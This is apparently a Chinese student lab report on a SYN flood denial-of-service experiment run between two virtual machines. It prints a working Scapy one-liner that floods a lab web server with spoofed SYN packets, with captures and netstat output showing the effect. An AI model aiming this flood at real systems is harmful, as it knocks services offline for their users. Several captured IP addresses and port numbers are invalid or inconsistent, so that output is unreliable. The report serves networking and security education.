

实验二：DDos 攻击

一、实验目的

- 1、熟悉 Linux 系统, Wireshark 软件基本操作。
- 2、 SYN 洪泛攻击的实现与观察。

二、实验平台

Server: ubuntu 虚拟机, 安装 Apache24

Attacker: ubuntu 虚拟机, 与 server 处于同一网段（局域网）

三、实验过程及结果分析

步骤一、安装虚拟机平台

在实验一中已成功安装 VirtualBox。

步骤二、安装虚拟机

本次实验的环境为安装 Apache2 的 ubuntu 虚拟机。



本次实验中, 需要安装两个虚拟机, 一个作为被攻击者, 另一个作为攻击者, 它们需要处于同一局域网。因此, 需要将两个虚拟机都调整为交接模式。通过 ifconfig 命令即可查看网络连接信息。在下图出结果中可以发现服务器 ip 为 192.168.56.102。

```
hakno@hakno-VirtualBox:~/桌面$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255
    inet6 fe80::a00:27ff:fe4c:dc99 prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:4c:dc:99 txqueuelen 1000 (Ethernet)
    RX packets 45087 bytes 7646339 (7.6 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 51412 bytes 3619544 (3.6 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

enp0s8: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.56.102 netmask 255.255.255.0 broadcast 192.168.56.255
    inet6 fe80::a00:27ff:fe5d:e3db prefixlen 64 scopeid 0x20<link>
    ether 08:00:27:5d:e3:db txqueuelen 1000 (Ethernet)
    RX packets 57538 bytes 4138712 (4.1 MB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 576 bytes 102520 (102.5 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

步骤三、在 server 虚拟机上安装 apache 服务器

Apache 是世界使用排名第一的 Web 服务器软件。我们按照 apache 的目的是搭建一个简单的网站，用来作为被攻击的目标，首先更新 apt 的软件库，方便之后下载配置。


在终端输入命令：apt-get update 成功进行更新。

```
nakno@nakno-VirtualBox:~/桌面$ sudo apt-get update
[sudo] nakno 的密碼：
下载:1 http://security.ubuntu.com/ubuntu focal-security InRelease [128 kB]
已存:2 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal InRelease
下载:3 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates InRelease [128 kB]
下载:4 http://security.ubuntu.com/ubuntu focal-security/main amd64 DEP-11 Metadata [65.2 kB]
下载:5 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates/main i386 Packages [1,050 kB]
下载:6 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates/main amd64 Packages [3,659 kB]
下载:7 http://security.ubuntu.com/ubuntu focal-security/restricted amd64 DEP-11 Metadata [212 B]
下载:8 http://security.ubuntu.com/ubuntu focal-security/universe amd64 DEP-11 Metadata [160 kB]
下载:9 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates/main amd64 DEP-11 Metadata [276 kB]
下载:10 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates/restricted amd64 DEP-11 Metadata [212 B]
下载:11 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates/universe amd64 DEP-11 Metadata [446 kB]
下载:12 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-updates/multiverse amd64 DEP-11 Metadata [940 B]
下载:13 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-backports InRelease [128 kB]
下载:14 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-backports/main amd64 DEP-11 Metadata [7,984 B]
下载:15 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-backports/restricted amd64 DEP-11 Metadata [212 B]
下载:16 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-backports/universe amd64 DEP-11 Metadata [30.5 kB]
下载:17 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal-backports/multiverse amd64 DEP-11 Metadata [212 B]
下载:18 http://security.ubuntu.com/ubuntu focal-security/multiverse amd64 DEP-11 Metadata [940 B]
取得 6,080 kB 用了 4s (1,578 kB/s)
正在讀取套件清單... 完成
nakno@nakno-VirtualBox:~/桌面$
```

通过 apt 安装 apache2，执行命令 sudo apt-get install apache2 进行下载。


```
nakno@nakno-VirtualBox:~/桌面$ sudo apt-get install apache2
正在讀取套件清單... 完成
正在重建相依關係
正在讀取狀態資料... 完成
apache2 已是最新版本 (2.4.41-4ubuntu3.21)。
升級 0 個，新安裝 0 個，移除 0 個，有 159 個未被升級。
```

在浏览器中输入 127.0.0.1 访问，出现安装成功界面，下面开始攻击实验过程。



步骤四、SYN-Flood 攻击

在步骤二中已经通过 ifconfig 命令获取 apache2 服务器的 ip 地址为 192.168.56.102。在攻击 Ubuntu 的 ubuntu2 系统浏览器上，输入 192.168.56.102，成功访问说明配置成功。



在 attack 端内编写 SYN_flood.py 程序如下。

```
文本编辑器 11月
SYN_flood.py [只读] 保存(S)
1 from scapy.all import*
2 send(IP(src=RandIP(), dst='192.168.56.102') / fuzz(TCP(dport=80, flags=0x002)), loop=1)
```

这段代码是用 Scapy 库生成并发送伪造的数据包，目标地址为 192.168.56.102 的 80 端口。第一行代码导入 Scapy 库中的所有模块，以便可以使用 Scapy 中的各种函数和类。

IP(src=RandIP(), dst='192.168.56.102') 用于生成一个 IP 层数据包，src=RandIP() 中的 RandIP() 生成一个随机 IP 地址，作为数据包的源 IP 地址。每次发送的数据包的源 IP 会有所不同，这模拟了来自不同 IP 的请求，用于伪造数据包或进行拒绝服务攻击。dst='192.168.56.102' 是目标 IP 地址。这里设定的目标是 192.168.56.102，代表该 IP 的设备是攻击目标。

TCP(dport=80, flags=0x002) 则生成 TCP 层数据包，dport=80 将目标端口设为 80，通常用于 HTTP 服务，这里是为了模拟对该端口的请求。flags=0x002 设定 TCP 标志位，这里 0x002 代表 SYN 标志位，表示这是一个 TCP 连接的开始。

fuzz(TCP(...)) 则对数据包进行模糊测试，fuzz() 函数会随机化 TCP 头中的字段值，除了已经指定的 dport 和 flags。

send(..., loop=1) 用于发送数据包，loop=1 表示无限循环发送数据包。Scapy 会不断发送伪造的数据包，直到手动终止程序。


在 sever 端的终端输入 sudo apt-get install wireshark 安装 wireshark

```
azk@kali:~/VirtualBox$ sudo apt-get install wireshark
正在读取软件包列表... 完成
正在重建相依關係... 完成
正在读取狀態資料... 完成
下列的額外套件將被安裝：
libb2-ares2 libdouble-conversion3 libpcre2-16-0 libqt5core5a libqt5dbus5
libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins
libqt5multimedia5gsttools5 libqt5multimedia5widgets5 libqt5network5
libqt5opengl5 libqt5sprintsupport5 libqt5svg5 libqt5widgets5 libsm2ldb1
libsnappy1v5 libspandsp2 libssh-gcrypt-4 libwireshark-data libwireshark13
libwireshark10 libwsutil11 libxcb-xinerama0 libxcb-xinput0
qt5-gtk-platformtheme qttranslations5-l10n wireshark-common wireshark-qt
建議套件：
qt5-image-formats-plugins qtwayland5 snmp-mibs-downloader geopipupdate
geopip-database-geopip-database-extra libjs-leaflet
libjs-leaflet-markers libjs-cluster wireshark-doc
下列【新】套件將會被安裝：
libb2-ares2 libdouble-conversion3 libpcre2-16-0 libqt5core5a libqt5dbus5
libqt5gui5 libqt5multimedia5 libqt5multimedia5-plugins
libqt5multimedia5gsttools5 libqt5multimedia5widgets5 libqt5network5
libqt5opengl5 libqt5sprintsupport5 libqt5svg5 libqt5widgets5 libsm2ldb1
libsnappy1v5 libspandsp2 libssh-gcrypt-4 libwireshark-data libwireshark13
libwireshark10 libwsutil11 libxcb-xinerama0 libxcb-xinput0
qt5-gtk-platformtheme qttranslations5-l10n wireshark-common
wireshark-qt
升級 0 個，新安裝 30 個，移除 0 個，有 159 個未被升級。
需要下載 32.8 MB 的套件檔。
此操作完成之後，會多佔用 163 MB 的磁碟空間。
是否繼續進行 [Y/n] ? [Y/n] y
下載 http://mirrors.tuna.tsinghua.edu.cn/ubuntu focal/universe amd64 libdouble-conversion3 amd64 3.1.5-4ubuntu1 [37
```

安装后在终端内输入 sudo wireshark 命令，选择 ens33 端口进行捕获，并在筛选器输入 ip.addr==192.168.56.102，筛选 ip 地址为 192.168.56.102 的数据包。后在 attack 端的终端内输入 sudo python flood.py, 成功运行。

No.	Time	Source	Destination	Protocol	Length	Info
2196.	136.296653109	24.189.28.196	192.168.56.102	TCP	60	45734 → 80 [SYN, Reserved] Seq=0 Win=4292 Len=0
2196.	136.296743062	226.53.92.153	192.168.56.102	TCP	66	13714 → 80 [SYN, Reserved] Seq=0 Win=10859 Len=0 MSS=33565 SA...
2196.	136.291438782	138.26.186.211	192.168.56.102	TCP	78	24906 → 80 [SYN, Reserved] Seq=0 Win=8044 Len=0 MD5
2196.	136.292044257	17.84.209.174	192.168.56.102	TCP	70	51975 → 80 [SYN, Reserved] Seq=0 Win=12880 Len=0 USER_T0=22447
2196.	136.292588845	10.136.57.24	192.168.56.102	TCP	66	30839 → 80 [SYN, Reserved] Seq=0 Win=50234 Len=0 USER_T0=3077...
2196.	136.293832180	155.147.138.223	192.168.56.102	TCP	70	53439 → 80 [SYN, Reserved] Seq=0 Win=29129 Len=0 USER_T0=3272...
2196.	136.293572398	226.175.150.167	192.168.56.102	TCP	60	47082 → 80 [SYN, Reserved] Seq=0 Win=7298 Len=0
2196.	136.294080473	236.52.242.74	192.168.56.102	TCP	60	8340 → 80 [SYN, Reserved] Seq=0 Win=34296 Len=0
2196.	136.294657760	175.212.34.212	192.168.56.102	TCP	78	23962 → 80 [SYN] Seq=0 Win=22362 Len=0 MSS=53945 TFO=C
2196.	136.295106128	253.18.216.169	192.168.56.102	TCP	66	10636 → 80 [SYN, Reserved] Seq=0 Win=23640 Len=0
2196.	136.295620747	190.100.123.209	192.168.56.102	TCP	60	57490 → 80 [SYN, Reserved] Seq=0 Win=8712 Len=0 MSS=9954
2196.	136.296049167	222.70.247.179	192.168.56.102	TCP	78	8851 → 80 [SYN, Reserved] Seq=0 Win=50270 Len=0 TSval=4988193...
2197.	136.296719822	192.234.104.246	192.168.56.102	TCP	66	3997 → 80 [SYN] Seq=0 Win=65422 Len=0 USER_T0=26688
2197.	136.297188707	256.91.142.209	192.168.56.102	TCP	62	59948 → 80 [SYN, Reserved] Seq=0 Win=18490 Len=0 MSS=28968
2197.	136.298281174	35.42.243.96	192.168.56.102	TCP	66	25155 → 80 [SYN, Reserved] Seq=0 Win=3214 Len=0 USER_T0=2594...
2197.	136.298908081	232.101.32.50	192.168.56.102	TCP	66	35337 → 80 [SYN, Reserved] Seq=0 Win=50624 Len=0 TFO=C
2197.	136.299442418	35.6.131.295	192.168.56.102	TCP	74	8517 → 80 [SYN] Seq=0 Win=11184 Len=0 MSS=59248 SACK_PERM=1 T...
2197.	136.299442494	98.46.77.123	192.168.56.102	TCP	62	25514 → 80 [SYN, Reserved] Seq=0 Win=56517 Len=0 SACK_PERM=1 ...
2197.	136.300605975	188.45.112.246	192.168.56.102	TCP	62	54380 → 80 [SYN, Reserved] Seq=0 Win=15378 Len=0
2197.	136.301330180	43.236.85.176	192.168.56.102	TCP	60	14573 → 80 [SYN, Reserved] Seq=0 Win=51944 Len=0
2197.	136.302311233	123.199.63.64	192.168.56.102	TCP	62	21816 → 80 [SYN, Reserved] Seq=0 Win=18755 Len=0 SACK_PERM=1
2197.	136.302311324	160.81.144.242	192.168.56.102	TCP	60	16945 → 80 [SYN, Reserved] Seq=0 Win=12463 Len=0
2197.	136.302944878	220.29.130.149	192.168.56.102	TCP	60	5542 → 80 [SYN, Reserved] Seq=0 Win=24955 Len=0
2197.	136.303582945	32.89.81.90	192.168.56.102	TCP	60	31427 → 80 [SYN] Seq=0 Win=7202 Len=0 MSS=34633
2197.	136.304866195	219.180.58.62	192.168.56.102	TCP	86	65193 → 80 [SYN, Reserved] Seq=0 Win=57868 Len=0 MD5 TSval=99...
2197.	136.304866196	180.152.93.122	192.168.56.102	TCP	86	55193 → 80 [SYN, Reserved] Seq=0 Win=52311 Len=0 MSS=5994 MD5...
2197.	136.306065566	147.208.230.139	192.168.56.102	TCP	60	44698 → 80 [SYN, Reserved] Seq=0 Win=39361 Len=0
2197.	136.306065610	138.156.143.121	192.168.56.102	TCP	66	58947 → 80 [SYN] Seq=0 Win=40576 Len=0 TFO=C SACK_PERM=1
2197.	136.307207237	11.83.93.140	192.168.56.102	TCP	86	11565 → 80 [SYN, Reserved] Seq=0 Win=14055 Len=0 MD5 USER_T0=...
2197.	136.307207236	11.47.58.163	192.168.56.102	TCP	86	64086 → 80 [SYN, Reserved] Seq=0 Win=16282 Len=0
2197.	136.308122338	63.93.222.165	192.168.56.102	TCP	82	10420 → 80 [SYN, Reserved] Seq=0 Win=13335 Len=0 SACK PERM=1


在 sever 端内输入 netstat-atn, 查看网络信息, 可以看到, 出现了很多的 SYN 请求。



tcp	0	0	192.168.56.102:80	245.86.139.139:56595	SYN_RECV
tcp	0	0	192.168.56.102:80	255.209.158.195:65208	SYN_RECV
tcp	0	0	192.168.56.102:80	242.107.73.26:20483	SYN_RECV
tcp	0	0	192.168.56.102:80	255.51.205.109:10472	SYN_RECV
tcp	0	0	192.168.56.102:80	255.52.88.100:431	SYN_RECV
tcp	0	0	192.168.56.102:80	255.68.31.206:10467	SYN_RECV
tcp	0	0	192.168.56.102:80	247.154.159.96:11556	SYN_RECV
tcp	0	0	192.168.56.102:80	254.244.88.22:41125	SYN_RECV
tcp	0	0	192.168.56.102:80	253.87.171.166:20246	SYN_RECV
tcp	0	0	192.168.56.102:80	255.229.40.80:32018	SYN_RECV
tcp	0	0	192.168.56.102:80	242.25.224.86:43745	SYN_RECV
tcp	0	0	192.168.56.102:80	241.66.165.136:7997	SYN_RECV
tcp	0	0	192.168.56.102:80	247.181.2.197:49153	SYN_RECV
tcp	0	0	192.168.56.102:80	249.149.268.36:60593	SYN_RECV
tcp	0	0	192.168.56.102:80	241.143.165.112:35184	SYN_RECV
tcp	0	0	192.168.56.102:80	252.226.0.65:58753	SYN_RECV
tcp	0	0	192.168.56.102:80	249.71.79.160:18987	SYN_RECV
tcp	0	0	192.168.56.102:80	245.4.20.32:33492	SYN_RECV
tcp	0	0	192.168.56.102:80	254.219.12.42:52743	SYN_RECV
tcp	0	0	192.168.56.102:80	254.168.249.208:61708	SYN_RECV
tcp	0	0	192.168.56.102:80	249.6.166.238:16882	SYN_RECV
tcp	0	0	192.168.56.102:80	245.32.99.124:48385	SYN_RECV
tcp	0	0	192.168.56.102:80	241.114.10.61:884	SYN_RECV
tcp	0	0	192.168.56.102:80	254.143.28.69:10771	SYN_RECV
tcp	0	0	192.168.56.102:80	241.218.294.135:32115	SYN_RECV
tcp	0	0	192.168.56.102:80	244.49.136.145:32918	SYN_RECV
tcp	0	0	192.168.56.102:80	253.209.55.229:59827	SYN_RECV
tcp	0	0	192.168.56.102:80	245.1.102.218:20070	SYN_RECV
tcp	0	0	192.168.56.102:80	241.113.75.119:8335	SYN_RECV
tcp	0	0	192.168.56.102:80	246.61.168.219:58018	SYN_RECV
tcp	0	0	192.168.56.102:80	251.111.61.184:24998	SYN_RECV
tcp	0	0	192.168.56.102:80	247.92.17.190:8848	SYN_RECV
tcp	0	0	192.168.56.102:80	245.163.185.183:19089	SYN_RECV
tcp	0	0	192.168.56.102:80	249.195.186.186:27188	SYN_RECV
tcp	0	0	192.168.56.102:80	252.111.160.158:59424	SYN_RECV
tcp	0	0	192.168.56.102:80	249.235.137.98:15889	SYN_RECV
tcp	0	0	192.168.56.102:80	254.29.68.191:12039	SYN_RECV

步骤四、数据包分析

在 wireshark 上打开一个数据包, 对其 TCP 协议上的参数进行解释。如下图所示, 打开的数据包为第 2197 号包。



No.	Time	Source	Destination	Protocol	Length	Info
2197	136.298000801	192.168.56.102	192.168.56.102	TCP	66	35337 → 80 [SYN, Reserved] Seq=0 Win=56624 Len=0 TF=0
2197	136.298042418	192.168.56.102	192.168.56.102	TCP	74	8517 → 80 [SYN] Seq=0 Win=1164 Len=0 MSS=59248 SACK_PERM=1 T...
2197	136.29824104	192.168.56.102	192.168.56.102	TCP	62	25514 → 80 [SYN, Reserved] Seq=0 Win=56624 Len=0 SACK_PERM=1

Frame 2197: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface enp0s3, id 0

Ethernet II, Src: PcsCompu_26:8b:bc (08:00:27:26:8b:bc), Dst: PcsCompu_5d:e3:db (08:00:27:5d:e3:db)

Internet Protocol Version 4, Src: 98.46.77.121, Dst: 192.168.56.102

Transmission Control Protocol, Src Port: 25514, Dst Port: 80, Seq: 0, Len: 0

Source Port: 25514

Destination Port: 80

[Stream index: 219666]

TCP Segment Len: 0

Sequence number: 0 (relative sequence number)

Next sequence number: 1 (relative sequence number)

Acknowledgment number: 895389806

[Expert Info (Note/Protocol): The acknowledgment number field is nonzero while the ACK flag is not set]

Acknowledgment number (raw): 895389806

0111 ... = Header Length: 20 bytes (7)

Flags: 0x002 (OWN, Reserved)

001. = Reserved: Set

...0 = Nonce: Not set

...0 = Congestion Window Reduced (CWR): Not set

...0 = ECN-Echo: Not set

...0 = Urgent: Not set

...0 = Acknowledgment: Not set

...0 = Push: Not set

...0 = Reset: Not set

...1 = Syn: Set

[Expert Info (Chat/Sequence): Connection establish request (SYN): server port 80]

...0 = Fin: Not set

TCP Flags: .R.....S-

Window size value: 56517

[Calculated window size: 56517]

Checksum: 0x0d9f [unverified]

[Checksum Status: Unverified]

Urgent pointer: 30616

[Expert Info (Note/Protocol): The urgent pointer field is nonzero while the URG flag is not set]

Options: (8 bytes), SACK permitted, User Timeout, End of Option List (EOL)

TCP Option - SACK permitted

TCP Option - User Timeout

TCP Option - End of Option List (EOL)

[Expert Info (Note/Protocol): The SYN packet does not contain a MSS option]

[Timestamps]

[Time since first frame in this TCP stream: 0.000000000 seconds]

[Time since previous frame in this TCP stream: 0.000000000 seconds]

其中 Frame Header 的 Arrival Time 表示数据包到达捕获设备的精确时间, 用于分析延迟和事件顺序。Frame Number 是 2197, 即 Wireshark 捕获的第 2197 个数据包。Frame Length 包含数据包的总字节数。Capture Length 即捕获的数据包字节数, 通常等于总长度, 表示完整捕获。

Ethernet Header 中 Source MAC Address 是数据包发送方的 MAC 地址。Destination MAC Address 对应的是数据包接收方的 MAC 地址。Type 为 0x0800, 表明上层协议为 IPv4。Internet Protocol Version 4 (IPv4) Header 中 Version 为 IPv4, 表明使用的是 IPv4 协议。

在 Wireshark 的第 2197 号数据包中, TCP 参数显示源端口为 25914 为该端口号表示数据的发送方。目标端口为 80, 表示数据的接收方端口。端口 80 是 HTTP 协议的标准端口, 表明该数据包是在 HTTP 连接中传输的。Sequence Number 序列号为 0, 这是 TCP 连接中的起始序列号。连接建立阶段, 初始的序列号会随机生成, 这里是 0。Acknowledgment Number 确认号为 895389806, 说明该包期望接收的下一个字节的序列号。

Flags 标志位中 SYN 同步被设置为 1, 表明这是一个连接建立请求。ACK 确认未设置, 表明这是连接的初始包, 而不是数据的确认。这个组合标志 (SYN=1, ACK=0) 通常用于 TCP 三次握手的第一步, 即客户端向服务器发送的连接请求。符合 SYN_flood 的预期要求。

Window Size 为 56517, 用于控制数据流量, 即发送方期望的接收窗口大小。Checksum 校验和为 0x0d9f, 用于校验数据的完整性。Urgent Pointer 紧急指针为 30616, 说明此

包包含紧急数据。

综上所述，第 2197 号包是一个 TCP 连接建立请求（SYN 包），用于客户端向服务器的 HTTP 端口 80 请求建立连接。这是 TCP 三次握手的第一个包，携带了基本的连接参数。

四、实验原理

SYN Flood 攻击是一种常见的拒绝服务攻击，它通过大量伪造的 SYN 请求来消耗服务器的资源，使得服务器无法处理合法用户的连接请求。在本次实验中，我们模拟了这种攻击，并利用 Wireshark 抓包分析数据包的结构及其对服务器的影响。

一、SYN Flood 攻击原理

在正常的 TCP 连接建立过程中，客户端向服务器发送一个 SYN 包，服务器响应 SYN-ACK 包，最后客户端再发送 ACK 包以完成连接。然而在 SYN Flood 攻击中，客户端（攻击者）发送大量伪造的 SYN 包，却不会响应服务器的 SYN-ACK 包。这导致服务器在等待 ACK 包的过程中占用资源。

每次服务器收到 SYN 包时，都会为该请求分配一定的资源来维护连接状态。如果伪造请求数量过多，服务器将耗尽资源，无法响应其他合法连接请求，造成拒绝服务。

二、攻击过程说明

在攻击端创建 SYN_flood.py 脚本，通过 RandIP() 生成随机源 IP 地址，这会导致服务器收到来自不同源 IP 的请求，进一步增加负担。在 Scapy 中使用 send() 函数设置循环发送伪造的 SYN 请求，模拟大量的连接请求从不同的 IP 源持续不断地攻击服务器。在 TCP 层中，flags=0x002 表示这是一个 SYN 包，用于请求建立连接，这也是 SYN Flood 攻击的关键部分。

三、netstat 命令查看连接状态

在 server 端使用 netstat -atn 命令，观察服务器的连接状态。在 SYN Flood 攻击下，会看到大量连接处于 SYN_RECV 状态，这表明服务器正在等待对方的 ACK 包。因为这些伪造的请求没有后续响应，服务器会一直保持这些半连接状态，占用大量资源。

五、实验小结

一、安装 Scapy 库以及了解 Scapy 中部分函数的意义和使用方法

在本次实验中，我安装并学习了 Scapy 库，深入了解了其基本用法。Scapy 是一个强大的网络数据包操作工具，可以用来发送、接收、解析各种网络协议的数据包。通过学习和实践，我掌握了如 IP()、TCP()、RandIP() 等函数的使用，能够构建和发送自定义的数据包。

二、使用 Wireshark 进行抓包，并进行报文分析

使用 Wireshark 工具进行数据包捕获与分析，有助于深入理解网络通信中的每个环节。在实验过程中，通过抓取和分析报文，我了解了不同协议栈的报文结构，能够识别异常流量并进行相应的分析。Wireshark 的图形界面和强大的过滤功能让我能够快速分析数据包中的关键信息。

三、在服务器端安装 Apache2 服务

在实验中，我在服务器端成功安装并配置了 Apache2 服务，并通过浏览器测试了服务器的响应情况。Apache2 作为一个常见的 Web 服务器，具备强大的配置灵活性，能够处理各种 HTTP 请求。通过对 Apache2 的安装和配置，我加深了对 Web 服务运行原理的理解。

四、了解 DDoS 的含义以及使用范围

在本次实验中，我通过模拟 DDoS 攻击，深入了解了分布式拒绝服务（DDoS）攻击的含义及其运作原理。DDoS 攻击通过大量恶意请求使目标服务器资源耗尽，导致服务中断。通过学习 DDoS 的工作机制，我明白了该攻击方式的严重性，并了解了其在网络安全中的应用范围。掌握了 DDoS 攻击的原理后，我对防护策略有了更深的认识。

通过本次实验，我不仅掌握了 Scapy 的基本使用，还增强了对网络协议、Web 服务、网络攻击及其防御的理解，为未来的网络安全研究打下了良好的基础。

六、遇到的问题 and 解决方法。

一、新建虚拟机无法进行复制黏贴操作

问题：在新建虚拟机后无法进行窗口大小调节和复制黏贴操作，安装增强工具失败。

解决方法：安装增强功能失败：Could not mount the media/drive C:\Program Files\Oracle\VirtualBox\VBGuestAdditions.iso-CSDN 博客，在上述链接中按照各项步骤安装后重启虚拟机成功完成设置。

二、无法获取 IPv4 地址

问题：在配置网卡时未能成功获取 IPv4 地址，导致网络无法正常连接。

解决方法：检查 netplan 配置文件是否正确，并确保 DHCP 已启用。在 `/etc/netplan/00-installer-config.yaml` 中指定网卡名称并开启 DHCP4，然后使用 `sudo netplan apply` 应用更改，再用 `ip a` 确认是否获取了新的 IPv4 地址。在 [VirtualBox Ubuntu20.04 网络设置 ubuntu20.04 连不上网 virtualbox-CSDN 博客](#) 中找到解决方法。

三、MAC 地址未找到，导致发送数据包时使用广播

问题：Scapy 脚本执行时出现 “MAC address to reach destination not found. Using broadcast.” 警告，意味着目标 MAC 地址未能找到，导致数据包被广播发送。

解决方法：首先采取 ping 命令，发现两台虚拟机均可以 ping 通其他主机，但无法 ping 通彼此，将两台虚拟机均改为桥接模式，并按问题二中给出的链接进行配置，最终发现可以 ping 通彼此。

七、实验心得

本实验成功验证了 SYN Flood 攻击的原理和效果，伪造的 SYN 请求能够显著增加服务器的负担，导致资源消耗，使服务器无法处理合法的连接请求。Wireshark 工具有效地帮助我们观察了攻击对网络连接的影响。通过捕获和分析网络数据包，直观地展示了大量伪造的 SYN 数据包涌入的情况。

通过本次实验，我不仅深入了解了 SYN Flood 攻击的机制，还掌握了利用 Scapy 制作伪造数据包的基本方法，这一过程加深了我对底层网络通信和数据包构造的理解。使用 Wireshark 进行网络流量分析及攻击效果观察的实践，让我学会了如何在复杂多变的网络环境中快速定位和分析潜在的安全威胁。更重要的是，这次实验让我意识到网络安全不仅仅是技术层面的较量，更是对攻防双方策略、耐心和细致程度的考验。SYN Flood 攻击虽然看似简单直接，但其背后的原理和对目标系统资源的精准打击，揭示了网络攻击的高效性和隐蔽性。

这次 SYN Flood 攻击实验不仅提升了我的技术实践能力，更让我对网络安全有了更深刻的认识和思考。我相信，这些宝贵的经验将对我未来的学习和工作产生积极而深远的影响。